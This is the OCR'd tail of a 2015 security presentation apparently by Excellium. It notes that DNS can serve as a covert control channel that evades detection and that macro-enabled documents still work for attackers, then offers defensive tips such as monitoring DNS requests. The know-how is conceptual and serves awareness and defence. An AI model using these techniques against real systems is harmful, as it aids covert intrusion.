
Solution E - DNS

- Enough for controlling
- Very verbose, but rarely spotted
- More than often bypass all security

Security Tips

- Avoid “automatic” authentications
- Break SSL when possible
- Monitor DNS Requests

Conclusion



We are in 2015 and macro enabled docs do the job !

Any Questions??

Thanks…

EXCELLIUM